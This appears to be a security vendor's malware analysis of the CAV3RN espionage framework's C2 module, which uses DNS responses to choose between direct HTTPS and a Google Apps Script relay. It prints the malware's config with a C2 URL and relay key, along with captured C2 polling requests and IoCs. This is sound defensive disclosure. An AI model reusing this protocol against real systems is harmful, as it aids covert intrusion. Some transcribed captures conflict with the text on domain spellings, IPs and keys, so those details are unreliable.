

Project CAV3RN uses Google Apps Script for stealthy C2 in Israel

SL securelist.com/project-cav3rn-continues/120991

GReAT

August 11, 2026



Project CAV3RN is a modular espionage framework used against targets in Israel. This report expands on two earlier publications: the first was published in June 2026 as part of [our Kaspersky Threat Intelligence Reporting service](#), and the second was published on [Securelist](#) the following month, further documenting the framework's evolving architecture and C2 capabilities.

Continued tracking of this cluster in early August 2026 uncovered several previously undocumented components that expanded the framework's communication and orchestration capabilities. The main finding is a complex C2 module that uses DNS A-record responses to choose between direct HTTPS and a Google Apps Script relay for each transaction. The same DNS infrastructure can validate and replace the relay deployment ID, allowing the operator to rotate the Google channel.

We also identified the framework's local broker, which discovers and loads DLL components, routes messages between them, and supports runtime upgrades.

Multi-transport C2 communication module

The communication module, `GoogleService.dll`, is a 64-bit DLL compiled with Microsoft .NET 8 NativeAOT. Its PDB path is:

```
1 C:\Users\user\Desktop\Modules\broker-  
  cavern\communication\GoogleCommunication\bin\Release\net8.0\win-  
  x64\native\GoogleService.pdb
```

NativeAOT data also revealed references to eight source files, including the `Direct.cs`, `FindMode.cs`, and `Google.cs`.

The DLL exports `GroupByCategory`, `CheckAvailability`, `IsPrimeNumber`, and `OrderByDate`. During initialization, its host (local broker) registers the module's callback and starts `CheckAvailability`. After three seconds, the module sends a type-0 frame to the fixed identifier `33A4BA78-E286-4FF2-85EC-7365265F3D93`. The broker returns `Err1: :33A4BA78-E286-4FF2-85EC-7365265F3D93`, which the module expects and uses to learn the broker's name before starting its C2 worker.

C2 packets contain `type`, `cid`, and `payload` fields. Packets of the type `icmgdd` are processed by the communication module itself, while other types, including `broker`, are forwarded to the local broker. Within command payloads, `_ ; _` separates the command from its arguments and `_ , _` separates individual arguments.

At startup, the worker internally sends:

```
1 {"type":"icmgdd","cid":0,"payload":"s_version_;;;"}
```

The `s_version` handler enumerates DLLs under `AppContext.BaseDirectory`, collects their company names and versions, and appends the communication module's name/version and the local broker's name. This inventory is serialized as JSON, XORed with `0xAC`, Base64-encoded, and sent as the module's initial C2 report.

The module supports five internal commands:

Command	Functionality
<code>s_version</code>	Returns the DLL-version inventory described above. The command is executed automatically at startup.

s_config	Returns the active configuration and, when provided with a JSON configuration object, replaces it in memory.
s_enLog	Enables diagnostic logging at the Debug level.
s_deLog	Disables diagnostic logging and sets the logging level to Fatal.
s_write	Base64-decodes and GZip-decompresses provided data before writing it to the specified file path.

The module reads `conf.json` from the process's current working directory. If it is missing, the module generates a seven-character client identifier and writes its embedded defaults to disk.

```

1  {
2
3    "to": "<generated seven-character ID>", // Client ID
4
5    "ad": "https://api.studiotikva.com/api/v1/update/check", // Direct C2 URL
6
7    "ho": "studiotikva.com", // DNS domain
8
9    "gi": "<redacted>", // Apps Script deployment ID
10
11   "de": false, // Enable Debug logging at startup
12
13   "mi": 120000, // Poll-delay reset after a non-empty response
14
15   "ma": 18000000, // Progressive poll-delay cap
16
17   "ri": 30000, // Base DNS recovery/error delay, with positive jitter
18
19   "ga": "s3criitC0d3/8-)B-)", // Apps Script relay authentication key
20
21   "gu": "https://script.google.com/macros/s/{0}/exec",
22
23   "ua": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like
24         Gecko) Chrome/26.0.1410.64 Safari/537.31",
25
26   "mcc": 50, // unknown
27
28   "mtc": 10 // unknown
29 }

```

The `s_config` command can replace these settings in memory but does not update the file. DNS recovery is the exception: a recovered Apps Script deployment ID is written back to `conf.json`.

Before polling for commands or sending a result, the module performs a DNS A-record query to select Direct HTTPS or Google Apps Script:

```
<random nonce><error state>.<hex-encoded client ID>.m.studiotikva.com
```

The first label combines a three- or four-character uppercase alphanumeric nonce with the current error state: 0 for None, 1 for `GIDFailed`, 2 for `GoogleFailed`, and 3 for `DirectFailed`. Each new transaction starts in state 0.

The exact response `12.19.29[.]30` is treated as a rejection. Other responses are interpreted according to their fourth octet:

Fourth octet	None (0)	GIDFailed (1)	GoogleFailed (2)	DirectFailed (3)
120 (0x78)	Google Apps Script	Direct HTTPS	Direct HTTPS	Google Apps Script
130 (0x82)	Direct HTTPS	Direct HTTPS	Direct HTTPS	Close the transaction (no channel)
140 (0x8C)	Exception	Exception	Exception	Exception
<i>All other values</i>	Google Apps Script	Google Apps Script	Google Apps Script	Google Apps Script


During analysis, valid `.m` queries returned `12.121.234[.]120`, while malformed queries returned `12.19.29[.]30`. For example, `YCZ2.41414141303030.m.studiotikva[.]com` carries state 2, so the final octet 120 selects Direct HTTPS.

No	Type	Source	Destination	Size Length	Info
1	Tcp	144.172.104.82	10.0.0.5	120 B	113 Standard query response 0x3080 A VC22-4341431303030-w.studiotivko.com 5 12.121.234.120
2	Tcp	10.0.0.5	144.172.104.82	60 B	88 Standard query 0x3081 A 108P1-4143414303030-q.studiotivko.com
3	Tcp	144.172.104.82	10.0.0.5	114 B	Standard query response 0x3080 A 108P1-414341431303030-q.studiotivko.com 5 247.188.238.122
4	Tcp	10.0.0.5	144.172.104.82	100 B	Standard query 0x3082 A RL41E-414341431303030-g.p.studiotivko.com
5	Tcp	144.172.104.82	10.0.0.5	116 B	Standard query response 0x3080 A RL42S-43414341431303030-g.p.studiotivko.com 5 74.65.75.182
6	Tcp	10.0.0.5	144.172.104.82	100 B	Standard query 0x3083 A 0T0VW-0T4T0T4T1303030-g.p.studiotivko.com


```


Frame 2: 113 bytes on wire (904 bits), 113 bytes captured (904 bits) on interface 0
Ethernet II, Src: RealtekU_8C:8C:8C:00:00:02 (82:00:00:00:00:02), Dst: RealtekU_8C:8C:8C:00:00:01 (82:00:00:00:00:01)
Internet Protocol Version 4, Src: 144.172.104.82, Dst: 10.0.0.5
User Datagram Protocol, Src Port: 53, Dst Port: 53177
Domain Name System (response)
Transaction ID: 0x3080
Flags: StdRQ Standard query response, No error
Questions: 1
Answer RRs: 1
Authority RRs: 0
Additional RRs: 0
Queries
VC22-43414341303030-w.studiotivko.com: type A, class IN
Name: VC22-43414341303030-w.studiotivko.com
[Name length: 37]
Label Count: 5]
Type: A (1) (Host Address)
Class: IN (Internet)
Answers
VC22-43414341303030-w.studiotivko.com: type A, class IN, addr 12.121.234.120
Name: VC22-43414341303030-w.studiotivko.com
Type: A (1) (Host Address)
Class: IN (Internet)
Time to live: 60 (1 minute)
Data length: 4
Address: 12.121.234.120
Request ID: 1
[Timer: 0.04200000 seconds]
```

When Google mode is selected, the module calculates the MD5 digest of its stored deployment ID and compares its first four bytes with the A record returned by <random5>. <hex-ID>.q.studiotikva[.]com. A mismatch causes the module to retrieve a replacement through .p queries: <random5>.<hex-ID>.p.studiotikva[.]com.



DNS-based deployment-ID freshness check

Offset-0 response: the length-prefix layout



Each subsequent answer carries exactly 4 more bytes of the ID:

AKf + ycbY + 46v0 + DPSE + KWYa + Xhi8 + ... + dvQ

(offsets 4, 8, 12, ... 72)

Assembled (74 chars, partially redacted):

AKfycby46v0DPSEKWYaXhi8*****dvQ

Character count = 74, exactly matching the declared length byte 0x4A (74).

DNS recovery of the Google Apps Script deployment ID: the offset-0 response contains the length byte and first three ID characters, followed by four-byte continuation chunks

One initial response and 18 continuation responses produced a 74-character deployment ID, shown redacted as AKfycby46v0DPSEKWYa***dvQ. The .q response 247.188.216[.]122 contains the bytes f7 bc d8 7a, matching the first four MD5 bytes of the recovered value. This is a 32-bit freshness check.

Wireshark capture showing the .p query sequence used for chunked retrieval of the Google Apps Script deployment ID

Google Apps Script channel

When DNS selects Google mode, the module inserts the deployment ID into [https://script.google\[.\]com/macros/s/{deployment-ID}/exec](https://script.google[.]com/macros/s/{deployment-ID}/exec).

Direct GET requests return a decoy page titled My App with the message This application is running normally. C2 polling instead uses an outer POST to Apps Script whose "m": "GET" field instructs the relay to issue a GET request to its upstream server:

```
1 POST /macros/s/AKfycbw2Wo4nYIQ*****UxSvjunDmNpeA/exec HTTP/1.1
2
3 Host: script.google.com
4 Content-Type: application/json
5
```

```
{"k":"s3criitC0d3/8-)B-,)","m":"GET","h":{"X-Client-Id":"AAAA000","User-Agent":"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31"},"b":,"ct":,"r":true}
```

The request returns a 302 redirect; a redirect-following client subsequently receives a 200 OK serving the response:

```

1  HTTP/2 302
2
3  content-type: text/html; charset=UTF-8
4
5  access-control-allow-origin: *
6
7  location: https://script.googleusercontent.com/macros/echo?
8  user_content_key=AUKAhnT1XStTpObO...
9  &lib=MQif1e23CL4lxZSIC7RWEgUDuxmmFKhYR
10
11 server: GSE
12
13
14 HTTP/2 200
15
16
17 content-type: application/json; charset=utf-8
18
19
20 access-control-allow-origin: *
21
22
23 server: GSE
24
25
26 {"s":200,"h":{"Content-Type":"text/html; charset=utf-
27 8","Vary":"Cookie","Server":"nginx","Content Length":"4","Connection":"keep-
28 alive","Date":"Mon, 03 Aug 2026 20:07:54 GMT","Access-Control-Allow-
29 Origin":"*"},"b":"OS9FPQ=="}
```

Decoding b produces 9/E=; decoding it again produces f7 f1, which XORs with 0xAC to [], indicating an empty task list. An upstream timeout also exposed `https://api.studiotikva[.]com/ac`, confirming that the Apps Script deployment forwards requests to an actor-controlled backend.

Direct HTTPS channel

When DNS selects Direct HTTPS, the module contacts the configured ad address, `https://api.studiotikva[.]com/api/v1/update/check`, without using the relay. This occurs when the final octet is 130 (0x82) in the None, GIDFailed, or GoogleFailed states, or 120 (0x78) in the GIDFailed or GoogleFailed states. The endpoint expects the custom X-Client-Id header; requests without the expected header return `{"res": "failed"}` in its HTTP response.

However, a GET request carrying the correct X-Client-Id value receives a 76-byte body as shown in the following figure:

```
GET /api/v1/update/check HTTP/1.1
Host: api.studiotikva.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31
X-Client-Id: s3crttC8d3/8-JB-.)
Accept: */*
Connection: close

HTTP/1.1 200 OK
Server: nginx
Date: Mon, 03 Aug 2026 18:37:19 GMT
Content-Type: text/html
Content-Length: 76
Connection: close
Access-Control-Allow-Origin: *
Vary: Cookie

99e020KcyV6WjI703sPHyd60gIy0z8XIjpaMnZyVgIy03M3VwMPhyI6WjI6cn37z15fz840zjtHx
```

GET request to the header-gated C2 endpoint and its encoded tasking response

Base64-decoding the response body and XORing it with 0xAC produced the following broker-directed task packet: [{"type": "broker", "cid": 109, "payload": "002_;; __, _"}]. The broker type instructs the communication module to forward the task to the local broker.

Inter-component DLL broker

The inter-component broker, `rnp.dll`, is a 64-bit DLL compiled with Microsoft Visual C++. Its embedded PDB path is `C:\Users\user\Desktop\Modules\broker-cavern\1.out\rnp.pdb`. It masquerades as the RNP OpenPGP library through numerous `rnp_*` exports, while `rnp_backend_string` starts the broker.

The broker coordinates the framework's DLL components. At startup, it creates the `BROKER` control structure, initializes its message dispatcher, and scans the host directory for DLLs. Components are grouped by `CompanyName`, and the highest-version candidate from each group is loaded if it exposes `GroupByCategory`, `CheckAvailability`, `IsPrimeNumber`, and `OrderByDate`.

The directory is rescanned every second, allowing a component to be added or upgraded without restarting the host. Updates require a higher-version DLL under a new path; replacing an existing file in place is not detected.

Loaded components exchange messages through the broker. It locates the requested destination and invokes that component's callback. Unknown destinations return `Err1::<destination>`, while unavailable components return `Err2::<destination>`.

Command	Function
000	Lists loaded component names and versions
001	Lists every DLL path discovered by the scanner
002	Lists each loaded component's path, name, and version

The 002_;; __, _ task recovered from the Direct HTTPS channel is forwarded by the communication module to this broker, which returns its component inventory. When unloading or replacing a component, the broker calls its IsPrimeNumber export and waits for its worker threads to stop before unloading the DLL.

Infrastructure

Historical records show that `studiotikva[.]com` was first registered in February 2024. [Wayback Machine captures](#) show Wix's default disconnected-domain page, while passive DNS associated the domain with Wix infrastructure hosted in an Israeli data center. The domain expired in February 2026 and was subsequently re-registered. It may therefore have originally belonged to a legitimate Israeli business and been acquired by the threat actor only after its expiration; the available evidence does not indicate when ownership changed.

The domain was registered again on May 12, 2026, and redelegated on May 19 to `ns1.studiotikva[.]com` and `ns2.studiotikva[.]com`, resolving to `144.172.115[.]17` and `144.172.104[.]82`. It later hosted a generic “Studio Tikva” website that provided locally plausible cover: “Tikva” (תקווה) means “hope” in Hebrew.

The infrastructure supported authoritative DNS and direct HTTPS C2. The Google Apps Script deployment acted as an application-layer relay; during an upstream timeout, it exposed `https://api.studiotikva[.]com/ac`, revealing the actor-controlled backend endpoint.

Domain	Registrar	IP	Hosting	ASN
<code>studiotikva[.]com</code>	Dynadot Inc	<code>144.172.115[.]17</code>	RouterHosting LLC	AS 14956
<code>api.studiotikva[.]com</code>		<code>144.172.104[.]82</code>		
<code>ns1.studiotikva[.]com</code>				
<code>ns2.studiotikva[.]com</code>				

Conclusions

Project CAV3RN continues to evolve, introducing increasingly sophisticated components and communication capabilities. By abusing legitimate services — previously Outlook calendar events and now Google Apps Script — the framework blends its C2 traffic with normal network activity, complicating network-based detection. Given its development pace, modular design, and operational tempo, we assess that CAV3RN will likely continue to expand. We will continue tracking the framework and reporting on its activity in the wild.

Indicators of compromise

Additional IoCs are available to customers of our [Threat Intelligence Reporting](#) service. For more details, contact us at intelreports@kaspersky.com.

File hashes

904784c9943d019da332bea2cd03996f	CommunicationUxTheme.dll
f9156d42410c8a5429dec43329bd72e0	net.dll
2dcd4a8ac166404977cd3c48418a8cd9	rnpl.dll
981c7404d31b8ce35ec88a6b290f354d	GoogleService.dll
34d50eec364d920b8b5d885c9bc98607	texture.dll

Domains and IPs

[studiotikva\[.\]com](#)
[api.studiotikva\[.\]com](#)
[ns1.studiotikva\[.\]com](#)
[ns2.studiotikva\[.\]com](#)
[144.172.115\[.\]17](#)
[144.172.104\[.\]182](#)

- [Malware Technologies](#)
- [Google](#)
- [Microsoft](#)
- [Microsoft Windows](#)
- [DNS](#)
- [Malware Descriptions](#)
- [HTTPS](#)
- [Google Apps Script](#)
- [OpenPGP](#)